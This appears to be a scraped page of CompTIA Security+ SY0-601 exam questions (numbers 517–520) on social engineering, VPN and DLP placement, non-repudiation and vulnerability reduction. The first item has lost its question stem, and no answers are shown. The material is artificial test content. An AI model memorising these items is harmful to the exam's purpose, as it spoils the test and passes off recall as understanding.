
A. Shoulder surfing

B. Phishing

C. Tailgating

D. Identity fraud

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 517

Topic #: 1

[All SY0-601 Questions]


An organization routes all of its traffic through a VPN. Most users are remote and connect into a corporate data center that houses confidential information. There is a firewall at the internet border, followed by a DLP appliance, the VPN server, and the data center itself. Which of the following is the weakest design element?

A. The DLP appliance should be integrated into a NGFW.

B. Split-tunnel connections can negatively impact the DLP appliance's performance.

C. Encrypted VPN traffic will not be inspected when entering or leaving the network.

D. Adding two hops in the VPN tunnel may slow down remote connections.



Actual exam question from CompTIA's SY0-601

Question #: 518

Topic #: 1

[All SY0-601 Questions]


Which of the following is the best method for ensuring non-repudiation?

A. SSO

B. Digital certificate

C. Token

D. SSH key



Actual exam question from CompTIA's SY0-601

Question #: 519

Topic #: 1

[All SY0-601 Questions]

Which of the following methods is the most effective for reducing vulnerabilities?


A. Joining an information-sharing organization

B. Using a scan-patch-scan process

C. Implementing a bug bounty program

D. Patching low-scoring vulnerabilities first

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 520
Topic #: 1
[All SY0-601 Questions]

